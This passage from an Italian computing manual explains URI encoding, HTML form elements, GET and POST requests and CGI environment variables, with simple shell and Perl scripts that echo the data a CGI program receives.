Quando un simbolo di quelli non utilizzabili deve essere indicato ugualmente da qualche parte dell'URI, facendogli perdere il significato speciale che questo potrebbe avere altrimenti, si può convertire utilizzando la notazione '***%hh***'. La sigla ***hh*** rappresenta una coppia di cifre esadecimali. A questa regola fa eccezione lo spazio che viene codificato normalmente con il segno '**+**', ma non in tutte le occasioni.

Generalmente, per gli indirizzi URI normali non c'è la necessità di preoccuparsi di questo problema, quindi, l'utilizzo di simboli particolari riguarda prettamente la costruzione delle richieste, come viene mostrato meglio in seguito.

La tabella 40.46 mostra l'elenco di alcune corrispondenze tra simboli particolari e la codifica alternativa utilizzabile negli URI.

Tabella 40.46. Alcune corrispondenze tra simboli particolari e codifica alternativa utilizzabile negli URI.

Carattere	Codifica	Carattere	Codifica
%	%25	&	%26
+	%2B	/	%2F
=	%3D	~	%7E

40.4.2 Input dell'utente

Il tipo di comunicazione che avviene tra programma cliente e programma servente, descritta in precedenza, è nascosta all'utente, il quale agisce attraverso la richiesta e l'invio di documenti HTML. Si distinguono tre tipi di definizioni da inserire all'interno di documenti HTML che permettono all'utente di inserire dati (nel senso di input): elemento '**`ISINDEX`**' superato e destinato a essere eliminato dallo standard; attributo '**`ISMAP`**' delle immagini, ma anche questo superato; elementi '**`FORM`**'. Considerato che tutto quello che si potrebbe fare con gli elementi '**`ISINDEX`**' e gli attributi '**`ISMAP`**', si può fare con gli elementi '**`FORM`**' e il loro contenuto, è meglio concentrarsi su questa ultima possibilità.

Gli elementi '**`FORM`**' consentono genericamente di realizzare dei ***formulari***, ovvero delle maschere o modelli per l'inserimento di dati. Le informazioni fornite dall'utente in questo modo vengono trasmesse nella forma di stringhe che rappresentano l'assegnamento di un valore a una variabile: '***nome=valore***'. I dati inseriti attraverso gli elementi '**`FORM`**' possono essere trasmessi con una richiesta '**`GET`**' oppure '**`POST`**', attraverso l'indicazione opportuna all'interno dello stesso documento HTML che contiene il formulario. La descrizione di questi elementi '**`FORM`**' viene fatta più avanti.

40.4.3 Primo approccio alla programmazione CGI

I programmi *gateway*, o CGI, vengono visti dai clienti come delle risorse normali. Alla chiamata, tali programmi restituiscono, attraverso il servente, un documento HTML. I programmi *gateway* generano del codice HTML e lo emettono attraverso lo standard output, il quale viene intercettato dal servente, il quale a sua volta lo completa inizialmente del codice di stato. In pratica, un programma del genere riceve input in qualche modo attraverso il servente, il quale a sua volta ha ricevuto una richiesta da un cliente, quindi restituisce un documento HTML preceduto da un'intestazione, ma senza la riga di stato.

Un programma CGI banale, potrebbe essere quello che restituisce semplicemente un messaggio composto in HTML, ogni volta che viene eseguito.

```
#!/bin/sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Programma CGI banale</TITLE>"
echo "</HEAD>"
```

```
echo "<BODY>"
echo "<H1>Programma CGI banale</H1>"
echo "<P>"
echo "Ciao Mondo!"
echo "</P>"
echo "</BODY>"
echo "</HTML>"
```

Supponendo di avere chiamato questo programma '**`cgi-banale.sh`**' e di averlo reso eseguibile, supponendo inoltre che si trovi in una directory che il servente HTTP pubblica come '`http://`***`nodo`***`/cgi-bin/`' e che il servente HTTP sia anche disposto a eseguirlo in qualità di programma CGI, accedendo all'URI *http://**nodo**/cgi-bin/cgi-banale.sh* si dovrebbe osservare il risultato di questo programma. Se tutto si svolge presso l'elaboratore locale, l'URI diventa *http://localhost/cgi-bin/cgi-banale.sh*.

Figura 40.48. Risultato per l'utente della richiesta di accedere all'URI che punta allo script elementare ('**`cgi-banale.sh`**') che produce solo un output semplice senza interpretare alcun input.

Quando un cliente invia una richiesta di accedere a una risorsa che viene riconosciuta essere un programma *gateway*, il servente esegue questo programma e il suo standard output viene inviato in risposta al cliente, con l'aggiunta del codice di risultato iniziale: la preparazione del resto dell'intestazione è a carico del programma *gateway*. Quando il servente esegue il programma gli può inviare alcuni dati: in forma di argomenti della riga di comando, utilizzando le variabili di ambiente e anche attraverso lo standard input. Dipende dalla modalità della richiesta fatta dal cliente il modo con cui il programma *gateway* riceve i dati dal servente. È sufficiente realizzare uno script in grado di restituire tutti i dati che vengono forniti dal servente al programma *gateway* per comprendere il meccanismo.

```
#!/bin/sh
#
# cgi-test.sh
#
echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>\n";
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"
echo
echo "SERVER_SOFTWARE = $SERVER_SOFTWARE"
echo "SERVER_NAME = $SERVER_NAME"
echo "GATEWAY_INTERFACE = $GATEWAY_INTERFACE"
echo "SERVER_PROTOCOL = $SERVER_PROTOCOL"
echo "SERVER_PORT = $SERVER_PORT"
echo "SERVER_ADMIN = $SERVER_ADMIN"
echo "REQUEST_METHOD = $REQUEST_METHOD"
echo "HTTP_ACCEPT = $HTTP_ACCEPT"
echo "HTTP_USER_AGENT = $HTTP_USER_AGENT"
echo "HTTP_CONNECTION = $HTTP_CONNECTION"
echo "PATH_INFO = $PATH_INFO"
echo "PATH_TRANSLATED = $PATH_TRANSLATED"
echo "SCRIPT_NAME = $SCRIPT_NAME"
echo "QUERY_STRING = $QUERY_STRING"
echo "REMOTE_HOST = $REMOTE_HOST"
echo "REMOTE_ADDR = $REMOTE_ADDR"
echo "REMOTE_USER = $REMOTE_USER"
echo "AUTH_TYPE = $AUTH_TYPE"
echo "CONTENT_TYPE = $CONTENT_TYPE"
echo "CONTENT_LENGTH = $CONTENT_LENGTH"
echo
echo "Standard input:"
cat
echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```


Figura 40.50. Richiamando lo script '**`cgi-test.sh`**' attraverso un URI, senza l'indicazione di alcuna stringa di richiesta, si ottiene lo stato delle variabili di ambiente fornite allo script stesso.

Eventualmente si può realizzare un altro programma, in Perl, che compie praticamente le stesse operazioni, ma in modo più preciso.

```
#!/usr/bin/perl
#
# cgi-test.pl
#
print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Test CGI</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
print STDOUT ("<H1>Test CGI</H1>\n");
print STDOUT ("<PRE>\n");
print STDOUT ("N. argomenti = $#ARGV\n");
print STDOUT ("Argomenti    = @ARGV\n");
print STDOUT ("\n");
#
foreach $var_amb (keys %ENV)
  {
    print STDOUT ("$var_amb = $ENV{$var_amb}\n");
  }
#
print STDOUT ("\n");
print STDOUT ("Standard input:");
#
while ($riga = <STDIN>)
  {
    print STDOUT ("$riga");
  }
#
print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");
```

40.4.4 Percorso aggiuntivo

Esiste un metodo molto semplice per passare a un programma CGI un'informazione costituita da un percorso: quando si richiede un URI che punta a un programma CGI, ma seguito immediatamente e senza separazioni addizionali da un percorso che indichi un file o una directory, il programma CGI viene avviato e riceve questa informazione all'interno di una variabili di ambiente.

Per verificare come funzionano questi «percorsi aggiuntivi», basta usare lo script di verifica '`cgi-test.sh`' (oppure anche

'`cgi-test.pl`'), mostrato in precedenza. Richiamando questo script, si può tentare di raggiungere un percorso che non esiste: supponendo di indicare l'URI *http://**nodo**/cgi-bin/cgi-test.sh/ciao/come/stai*, lo script riceve (e mostra) la variabile di ambiente ***PATH_INFO*** con il valore '`/ciao/come/stai`', mentre la variabile ***PATH_TRANSLATED*** contiene la (presunta) traduzione di quel percorso in un percorso reale, corrispondente probabilmente a '***document_root***`/ciao/come/stai`'. Sta poi al programma CGI sapere cosa farsene di questa informazione.

40.4.5 Elementi «FORM»

Gli elementi '**`FORM`**' servono a generare per l'utente dei «formulari», ovvero maschere di inserimento dati. L'input ottenuto in questo modo viene assemblato in coppie '***nome=valore***'. È poi compito del programma CGI disassemblare e interpretare tali informazioni.

I formulari degli elementi '**`FORM`**' vengono generati dal programma cliente (cioè dal navigatore) in base alle direttive incontrate all'interno di un documento HTML. Ciò significa che l'apparenza di questi formulari può essere diversa a seconda del programma cliente utilizzato e del sistema operativo.

Il documento HTML contenente formulari di questo tipo, ovviamente, può essere stato predisposto nel servente come file normale, oppure può essere generato dinamicamente da un programma CGI.

```
<FORM …>
    …
    …
</FORM>
```

Un documento HTML può contenere più elementi '**`FORM`**', purché non siano annidati. L'elemento '**`FORM`**' può contenere degli attributi che ne definiscono il comportamento generale (ovviamente gli attributi si inseriscono nel marcatore di apertura), mentre all'interno della zona definita dall'elemento '**`FORM`**' si possono inserire altri elementi di vario genere, il cui scopo è quello di permettere all'utente un tipo particolare di interazione.

40.4.5.1 Attributo «ACTION»

L'attributo '**`ACTION`**' dell'elemento '**`FORM`**' specifica l'URI a cui inviare i dati inseriti attraverso il formulario. Deve trattarsi evidentemente dell'indirizzo di un programma CGI in grado di gestirli. Intuitivamente si comprende che questo attributo non può mancare. L'esempio seguente mostra in che modo si possa inserire questo attributo.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl" …>
```

40.4.5.2 Attributo «METHOD»

L'attributo '**`METHOD`**' dell'elemento '**`FORM`**' specifica il ***metodo*** della richiesta che deve essere fatta dal cliente. Utilizzando un elemento '**`FORM`**' sono disponibili due tipi: '**`GET`**' e '**`POST`**'. L'esempio seguente mostra una situazione in cui si definisce l'utilizzo del metodo '**`POST`**'.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl" METHOD="POST">
```

40.4.6 Elementi dell'ambiente «FORM»

All'interno dell'ambiente delineato dall'elemento '**`FORM`**', cioè della zona delimitata dai marcatori '**`<FORM>`**' e '**`</FORM>`**', si può collocare sia testo normale, sia elementi specifici di questo ambiente. È stato ripetuto più volte che i dati inseriti attraverso questi elementi vengono assemblati in coppie '***nome=valore***'. Quello che manca da sapere è che tali coppie vengono unite successivamente attraverso il simbolo e-commerciale ('**`&`**'). Gli esempi proposti più avanti mostrano meglio questo comportamento.

Esistono pochi tipi di elementi atti a permettere l'input all'interno dell'ambiente dell'elemento '**`FORM`**'. Questi cambiano il loro comportamento e l'apparenza a seconda degli attributi che gli vengono indicati. Il tipo di elemento più comune è '**`INPUT`**':

```
<INPUT NAME=… TYPE=… …>
```

Tutti gli elementi che permettono l'input hanno in comune l'attributo '**`NAME`**' che è obbligatorio. Le sezioni seguenti mostrano alcuni degli elementi utilizzabili in un formulario.

40.4.6.1 INPUT generico

Si tratta di un elemento che consente l'inserimento di testo normale su una sola riga. Questo elemento non richiede l'indicazione del tipo, attraverso l'attributo '**`TYPE`**'.

Attributo	Descrizione
`size="`***n***`"`	Permette di definire la dimensione in caratteri del campo che si vuole visualizzare.
`maxlength="`***n***`"`	Permette di stabilire un limite massimo alla dimensione, in caratteri, del testo che si può immettere.
`value="`***x***`"`	Permette di definire un valore predefinito che appaia già all'interno del campo.

L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve scrivere il nome di un colore. Nel campo appare già la scritta '**`giallo`**' che può essere modificata o cancellata a piacimento.

```
Inserisci il colore:
<INPUT NAME="colore" SIZE="20" VALUE="giallo">
```

40.4.6.2 INPUT type="password"

Si tratta di un elemento che consente la scrittura di testo normale nascondendone l'inserimento, come avviene di solito quando si introducono le parole d'ordine. Dal momento che, a parte l'oscuramento dell'input, il funzionamento è uguale a quello dei campi di input normali, si possono utilizzare anche gli stessi tipi di attributi. L'esempio seguente visualizza un campo di 20 caratteri all'interno del quale l'utente deve inserire la parola d'ordine richiesta.

```
Inserisci la password: <INPUT TYPE="password" NAME="password-utente" SIZE="20">
```

40.4.6.3 INPUT type="checkbox"

Si tratta di un elemento che visualizza una casellina da barrare (casella di spunta). Queste caselline appaiono senza selezione in modo predefinito, a meno che venga utilizzato l'attributo '**`CHECKED`**'. Se la casellina risulta selezionata, viene generata la coppia '***nome=valore***' corrispondente, altrimenti no.

Attributo	Descrizione
`value="`***x***`"`	Permette di definire un valore (o una stringa) da restituire nel caso in cui la casellina sia selezionata. Questo attributo è essenziale.
`checked="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, la casellina risulta inizialmente selezionata.

L'esempio seguente visualizza una casellina già barrata inizialmente. Se viene lasciata così, selezionata, questo elemento genera la coppia '**`propaganda=SI`**'.

```
Barrare la casella se si desidera ricevere propaganda:
<INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
 CHECKED="checked">
```

40.4.6.4 INPUT type="radio"

Si tratta di un elemento che permette la selezione esclusiva di un pulsante all'interno di un gruppo. In pratica, selezionandone uno, si deselezionano gli altri. Rispetto agli elementi visti in precedenza, questo richiede la presenza di più elementi dello stesso tipo, altri-

menti non ci sarebbe da scegliere. Il collegamento che stabilisce che i pulsanti appartengono allo stesso gruppo viene definito dal nome che rimane uguale.

Attributo	Descrizione
`value="`*`x`*`"`	Permette di definire un valore (o una stringa) da restituire nel caso in cui il bottone risulti selezionato. Questo attributo è essenziale.
`checked="checked"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se viene inserito nell'elemento, il bottone risulta inizialmente selezionato.

L'esempio seguente visualizza tre pulsanti, di cui il primo già selezionato, per la scelta di un tipo di contenitore. I tre bottoni sono collegati insieme perché hanno lo stesso valore associato all'attributo '**`NAME`**'.

```
Selezionare il contenitore dell'elaboratore:
<INPUT TYPE="radio" NAME="contenitore" VALUE="orizzontale" CHECKED="checked">
<INPUT TYPE="radio" NAME="contenitore" VALUE="torre">
<INPUT TYPE="radio" NAME="contenitore" VALUE="minitorre">
```

40.4.6.5 INPUT type="submit"

Questo tipo di elemento visualizza un tasto contenente un'etichetta; selezionandolo si ottiene l'invio dei dati contenuti nel formulario in cui si trova. L'etichetta che appare sul pulsante in modo predefinito dipende dal cliente e potrebbe trattarsi di '**`Submit`**' o qualcosa del genere.

Questo elemento è diverso dagli altri in quanto non è previsto l'uso dell'attributo '**`NAME`**'. Infatti non viene generato alcun dato da questo, ma solo l'invio dei dati contenuti nell'elemento '**`FORM`**'.

Attributo	Descrizione
`src="`*`uri`*`"`	Permette di indicare l'URI di un'immagine da utilizzare come pulsante.
`value="`*`x`*`"`	Permette di indicare un'etichetta alternativa a quella che verrebbe messa automaticamente dal programma cliente.

L'esempio seguente visualizza un tasto sul quale appare la scritta '**`Invia la richiesta`**'. Selezionandolo viene inviato il contenuto del formulario.

```
<INPUT TYPE="submit" VALUE="Invia la richiesta">
```

40.4.6.6 INPUT type="image"

Si tratta di una sorta di tasto di invio (*submit*) che in più aggiunge le coordinate in cui si trova il puntatore nel momento del clic. In un certo senso assomiglia anche agli elementi con l'attributo '**`ISMAP`**' descritto prima di affrontare gli elementi '**`FORM`**'.

Attributo	Descrizione
`src="`*`uri`*`"`	Permette di indicare l'URI dell'immagine da utilizzare come base. Questo attributo è obbligatorio data la natura dell'elemento.

L'esempio seguente visualizza l'immagine '`immagine.jpg`' e se viene fatto un clic con il puntatore del mouse sulla sua superficie, vengono inviati i dati del formulario, assieme anche alle coordinate relative all'immagine.

```
<INPUT TYPE="image" NAME="immagine" SRC="/immagine.jpg">
```

40.4.6.7 INPUT type="hidden"

Questo tipo di elemento, a prima vista, non ha alcun senso: permette di inserire dei campi nascosti, cosa che serve a generare una coppia '***nome*=*valore***' fissa.

È già stato chiarito che il protocollo HTTP non ha alcun controllo sullo stato delle transazioni, o meglio, ogni richiesta si conclude con una risposta. In questo modo, è compito del programma CGI mantenere il filo delle operazioni che si stanno svolgendo. Una delle tecniche con cui è possibile ottenere questo risultato è quella di restituire un formulario contenente le informazioni già inserite nelle fasi precedenti.

Ci sono anche altre situazioni in cui i dati nascosti e predefiniti sono utili, ma per il momento è sufficiente tenere a mente che esiste la possibilità.

Attributo	Descrizione
`value="`*`x`*`"`	Definisce il valore o la stringa nascosti. Tale argomento è obbligatorio per questo tipo di elemento.

L'esempio seguente fa in modo che il formulario contenga anche la coppia '**`nominativo=Tizio`**' che altrimenti, si suppone, renderebbe inutilizzabili gli altri dati inseriti dall'utente.

```
<INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
```

40.4.6.8 Elemento «TEXTAREA»

Questo elemento permette all'utente di inserire un testo su più righe. L'interruzione di riga, in questo caso, è fatta utilizzando la sequenza *<CR><LF>*. Questo particolare va tenuto presente in fase di programmazione, dal momento che gli ambienti Unix (in particolare i sistemi GNU) utilizzano l'interruzione di riga rappresentata con il solo carattere *<LF>*.

Attributo	Descrizione
`rows="`*`n`*`"`	Stabilisce il numero di righe dell'area di inserimento.
`cols="`*`n`*`"`	Stabilisce il numero di colonne dell'area di inserimento.

L'esempio seguente visualizza un'area per l'inserimento di testo su più righe. L'area visibile ha la dimensione di sette righe per 40 colonne e contiene già il testo '**`CIAO!`**' che può essere modificato o sostituito con qualcos'altro.

```
<TEXTAREA NAME="messaggio" ROWS="7" COLS="40" >
CIAO!
</TEXTAREA>
```

40.4.6.9 Elementi «SELECT» e «OPTION»

L'elemento '**`SELECT`**' delimita un ambiente attraverso cui si definiscono diverse scelte possibili, che normalmente appaiono in forma di menù a scomparsa. Per questo, oltre a '**`SELECT`**' si devono utilizzare degli elementi '**`OPTION`**' con cui si indicano tali scelte possibili. Va tenuto in considerazione che l'attributo '**`NAME`**' viene indicato nell'elemento '**`SELECT`**' (nel marcatore di apertura).

Attributo di SELECT	Descrizione
`multiple="multiple"`	Questo attributo vale in quanto presente o meno, assegnandovi l'unico valore possibile che corrisponde al nome dell'attributo stesso. Se presente, indica che sono ammissibili selezioni multiple, altrimenti è consentita la scelta di una sola voce.

Attributo di OPTION	Descrizione
`value="`*`x`*`"`	Definisce il valore (numero o stringa) da abbinare alla scelta eventuale. La stringa che appare all'utente è quella che segue il marcatore '**`OPTION`**' di apertura; se mancasse l'attributo '**`VALUE`**', sarebbe quella stessa stringa a essere restituita in abbinamento al nome definito nel marcatore '**`SELECT`**'.
`selected="selected"`	La presenza di questo attributo, a cui si assegna lo stesso nome dell'attributo, definisce una selezione predefinita.

L'esempio seguente presenta un menù di scelta a scomparsa per la selezione di un colore che poi viene convertito in un codice numerico corrispondente. Il nero, corrispondente allo zero, risulta predefinito.

```
<SELECT NAME="codice-colori">
    <OPTION VALUE="0" SELECTED="selected">Nero
    <OPTION VALUE="1">Marrone
    <OPTION VALUE="2">Rosso
    <OPTION VALUE="3">Arancio
    <OPTION VALUE="4">Giallo
    <OPTION VALUE="5">Verde
    <OPTION VALUE="6">Blu
    <OPTION VALUE="7">Viola
    <OPTION VALUE="8">Grigio
    <OPTION VALUE="9">Bianco
</SELECT>
```

40.4.7 Metodi e variabili

Esistono differenze nel modo con cui i programmi CGI ricevono le informazioni dal servente. Il modo fondamentale attraverso cui ciò viene controllato dal programma cliente è la scelta del ***metodo*** della richiesta: '**`GET`**' o '**`POST`**'. Fino a questo punto sono stati visti esempi che utilizzano esclusivamente il metodo '**`GET`**'.

Quando un programma cliente invia una richiesta utilizzando il metodo '**`GET`**' appende all'URI tutte le informazioni aggiuntive necessarie. In pratica, l'URI stesso comprende l'informazione. Per convenzione, la richiesta è distinta dalla parte dell'URI che identifica la risorsa attraverso un punto interrogativo, come nell'esempio seguente, dove la parola '**`ciao`**' è l'informazione aggiuntiva che rappresenta l'input per il programma '**`cgi-test.sh`**':

http://www.brot.dg/cgi-bin/cgi-test.sh?ciao

Il programma CGI riceve la «richiesta», inviata attraverso il metodo '**`GET`**', nella variabile di ambiente '**`QUERY_STRING`**'.

```
http://www.brot.dg/cgi-bin/cgi-test.sh?nome=Pinco&cognome=Pallino&sesso=M
```

L'URI mostrato sopra rappresenta una richiesta proveniente (presumibilmente) da un formulario HTML, per la presenza dei simboli di assegnamento. Come si può osservare, ogni coppia '***nome=valore***' è collegata alla successiva attraverso il simbolo e-commerciale ('**`&`**'). Il metodo '**`GET`**', in quanto aggiunge all'URI la stringa di richiesta, permette all'utente di controllare e di memorizzare il flusso di dati, per esempio attraverso un segnalibro (*bookmark*). In pratica, con la semplice memorizzazione dell'URI, l'utente può riprendere un'operazione di inserimento di dati, senza dover ricominciare tutto dall'inizio. Lo svantaggio nell'utilizzo di tale metodo sta nel fatto che esiste un limite alla dimensione degli URI e di conseguenza anche alla quantità di dati che gli si possono accodare.

Il metodo '**`POST`**' è stato progettato per porre rimedio ai limiti dell'altro metodo. Con questo, i dati dei formulari HTML vengono inviati in modo separato dall'URI, mentre il programma CGI li riceve dal programma servente attraverso lo standard input (invece che dalla variabile di ambiente ***QUERY_STRING***). Sotto questo aspetto, il metodo '**`POST`**' è generalmente preferibile.[4]

Le informazioni recepite da un programma CGI non si limitano alla «richiesta», giunta attraverso la variabile ***QUERY_STRING*** oppure dallo standard input: altre variabili di ambiente sono importanti per completare il contesto di lavoro.

Tabella 40.73. Variabili di ambiente contenenti informazioni sul servente.

Variabile	Descrizione
`SERVER_SOFTWARE`	Il nome e la versione del software utilizzato come servente.
`SERVER_NAME`	Il nome del servente.
`SERVER_PROTOCOL`	Il nome e la versione del protocollo utilizzato dal servente.
`SERVER_PORT`	Il numero della porta di comunicazione utilizzata dal servente.
`GATEWAY_INTERFACE`	Letteralmente, è l'interfaccia *gateway*, ovvero la versione del protocollo CGI utilizzato dal servente.
`PATH_INFO`	Quando l'URI contiene l'indicazione di un percorso aggiuntivo, questa variabile riceve quel percorso.

Variabile	Descrizione
`PATH_TRANSLATED`	Questa variabile viene utilizzata assieme a ***PATH_INFO***, per indicare il percorso reale nel file system che ospita il servente.
`SCRIPT_NAME`	La parte dell'URI che identifica il percorso del programma CGI utilizzato.

Tabella 40.74. Variabili di ambiente contenenti informazioni sulla connessione cliente-servente.

Variabile	Descrizione
`REQUEST_METHOD`	Il metodo della richiesta ('**`GET`**', '**`POST`**').
`REMOTE_HOST`	Il nome del cliente. Se il nome non è disponibile, si deve fare uso della variabile ***REMOTE_ADDR*** che contiene l'indirizzo IP.
`REMOTE_ADDR`	Indirizzo IP del cliente.
`AUTH_TYPE`	Contiene l'eventuale metodo di autenticazione.
`REMOTE_USER`	Il nome dell'utente se si utilizza l'autenticazione.

Tabella 40.75. Variabili di ambiente contenenti informazioni passate dal cliente al servente.

Variabile	Descrizione
`QUERY_STRING`	Contiene la stringa di richiesta se si utilizza il metodo '**`GET`**'.
`CONTENT_LENGTH`	Contiene la dimensione in byte (ottetti) dei dati ricevuti dal cliente. Questa informazione è disponibile solo se si utilizza il metodo '**`POST`**'.
`CONTENT_TYPE`	Contiene la definizione del tipo di codifica dei dati ricevuti dal cliente e riguarda solo il metodo '**`POST`**'. La codifica più comune è '**`application/x-www-form-urlencoded`**' e significa che i dati sono stati codificati secondo lo standard utilizzato per il metodo '**`GET`**': gli spazi sono convertiti in '**`+`**' e tutti i simboli speciali secondo la forma '***`%hh`***', dove ***hh*** sono due cifre esadecimali.

Quando il cliente invia una richiesta al servente, prepara un'intestazione all'interno della quale possono essere inseriti diversi campi. Il contenuto di questi campi viene tradotto in altrettante variabili di ambiente il cui nome inizia per '**`HTTP_`**' seguito dal nome del campo stesso. In particolare, i caratteri minuscoli sono convertiti in maiuscoli e i trattini normali sono sostituiti dal trattino basso. Segue la descrizione di alcune di queste variabili.

Informazioni addizionali dal cliente.

Variabile	Descrizione
`HTTP_ACCEPT`	Equivale al campo '**`Accept`**'.
`HTTP_USER_AGENT`	Equivale al campo '**`User-Agent`**'.

40.4.7.1 Un po' di pratica

Prima di iniziare a pensare a dei programmi CGI concludenti, conviene verificare quanto scritto attraverso i programmi di analisi mostrati in precedenza: '**`cgi-test.sh`**' oppure '**`cgi-test.pl`**'. Negli esempi viene mostrato sempre il primo dei due, anche se il migliore per queste cose sarebbe il secondo.


Si può realizzare una pagina HTML contenente dei formulari, come nell'esempio seguente.[5]

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
        "http://www.w3.org/TR/html4/strict.dtd">
<!-- form-test.html -->
<HTML>
<HEAD>
    <TITLE>Verifica del funzionamento dei FORM</TITLE>
</HEAD>
<BODY>
    <H2>Test di vari tipi di elementi di un modulo FORM - metodo GET</H2>
    <FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="GET">
```

```
        <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
        Inserisci il colore:
            <INPUT NAME="colore" SIZE="20" VALUE="giallo">
        Inserisci la parola d'ordine:
            <INPUT TYPE="password" NAME="password-utente" SIZE="20">
        <P>Barrare la casella se si desidera ricevere propaganda:
            <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
                CHECKED="checked">
        <P>Selezionare il contenitore dell'elaboratore:
            orizzontale <INPUT TYPE="radio" NAME="case"
                VALUE="desktop" CHECKED="checked">
            verticale <INPUT TYPE="radio" NAME="case"
                VALUE="tower">
            verticale ridotto<INPUT TYPE="radio" NAME="case"
                VALUE="minitower">
        <P>Scrivi qui due righe.
            <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA>
        <P>Selezionare il codice attraverso il colore:
            <SELECT NAME="codice-colori">
                <OPTION VALUE="0" SELECTED="selected">Nero
                <OPTION VALUE="1">Marrone
                <OPTION VALUE="2">Rosso
                <OPTION VALUE="3">Arancio
                <OPTION VALUE="4">Giallo
                <OPTION VALUE="5">Verde
                <OPTION VALUE="6">Blu
                <OPTION VALUE="7">Viola
                <OPTION VALUE="8">Grigio
                <OPTION VALUE="9">Bianco
            </SELECT>
        <INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">
        <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo GET">
    </FORM>
    <HR>
    <H2>Test di vari tipi di elementi di un modulo FORM - metodo POST</H2>
    <FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="POST">
        <P><INPUT TYPE="hidden" NAME="nominativo" VALUE="Tizio">
        Inserisci il colore:
            <INPUT NAME="colore" SIZE="20" VALUE="giallo">
        Inserisci la parola d'ordine:
            <INPUT TYPE="password" NAME="password-utente" SIZE="20">
        <P>Barrare la casella se si desidera ricevere propaganda:
            <INPUT TYPE="checkbox" NAME="propaganda" VALUE="SI"
                CHECKED="checked">
        <P>Selezionare il contenitore dell'elaboratore:
            orizzontale <INPUT TYPE="radio" NAME="case"
                VALUE="desktop" CHECKED="checked">
            verticale <INPUT TYPE="radio" NAME="case"
                VALUE="tower">
            verticale ridotto<INPUT TYPE="radio" NAME="case"
                VALUE="minitower">
        <P>Scrivi qui due righe.
            <TEXTAREA NAME="messaggio" ROWS="3" COLS="40"></TEXTAREA></P>
        <P>Selezionare il codice attraverso il colore:
            <SELECT NAME="codice-colori">
                <OPTION VALUE="0" SELECTED="selected">Nero
                <OPTION VALUE="1">Marrone
                <OPTION VALUE="2">Rosso
                <OPTION VALUE="3">Arancio
                <OPTION VALUE="4">Giallo
                <OPTION VALUE="5">Verde
                <OPTION VALUE="6">Blu
                <OPTION VALUE="7">Viola
                <OPTION VALUE="8">Grigio
                <OPTION VALUE="9">Bianco
            </SELECT>
        <INPUT TYPE="image" NAME="immagine" SRC="/test.jpg">
        <INPUT TYPE="submit" VALUE="Invia la richiesta con il metodo POST">
    </FORM>
</BODY>
</HTML>
```

Come si può vedere sono presenti due elementi '**`FORM`**' indipendenti: il primo utilizza il metodo '**`GET`**', il secondo invece il metodo '**`POST`**'. Entrambi gli elementi '**`FORM`**' richiamano il programma CGI '`/cgi-bin/cgi-test.sh`'.

Figura 40.78. Richiamando il file HTML dell'esempio, '`form-test.html`', con un programma cliente, si ottiene un formulario simile a quello di questa figura. Qui viene mostrata solo la prima parte, perché ciò che resta è la ripetizione dello stesso formulario utilizzando il metodo '**`POST`**'.



Si può già provare così, anche senza modificare alcunché. Se si invia la richiesta attraverso il formulario che utilizza il metodo '**`GET`**', si può osservare che la richiesta va a fare parte dell'URI del programma CGI; di conseguenza viene inserita nella variabile ***QUERY_STRING***. Altrimenti, con il metodo '**`POST`**' la richiesta si ottiene solo dallo standard input. In entrambi i casi, dovrebbe risultare codificata nello stesso modo (codifica URI).

```
nominativo=Tizio&colore=giallo&password-utente=&↩
↪propaganda=SI&case=desktop&messaggio=&↩
↪codice-colori=0
```

Si può osservare in particolare la presenza della coppia '**`nominativo=Tizio`**', inserita a titolo di esempio come campo nascosto e costante. Se invece di inviare il formulario attraverso la selezione del pulsante ('**`submit`**') si utilizza l'immagine, si ottiene una stringa simile a quella seguente:

```
nominativo=Tizio&colore=giallo&password-utente=&↩
↪propaganda=SI&case=desktop&messaggio=&↩
↪codice-colori=0&immagine.x=60&immagine.y=28
```

A questo punto, il lettore dovrebbe provare per conto proprio a compilare i campi, a modificare le selezioni, in modo da prendere dimestichezza con l'effetto generato dagli elementi '**`FORM`**'.

40.5 Programmazione CGI

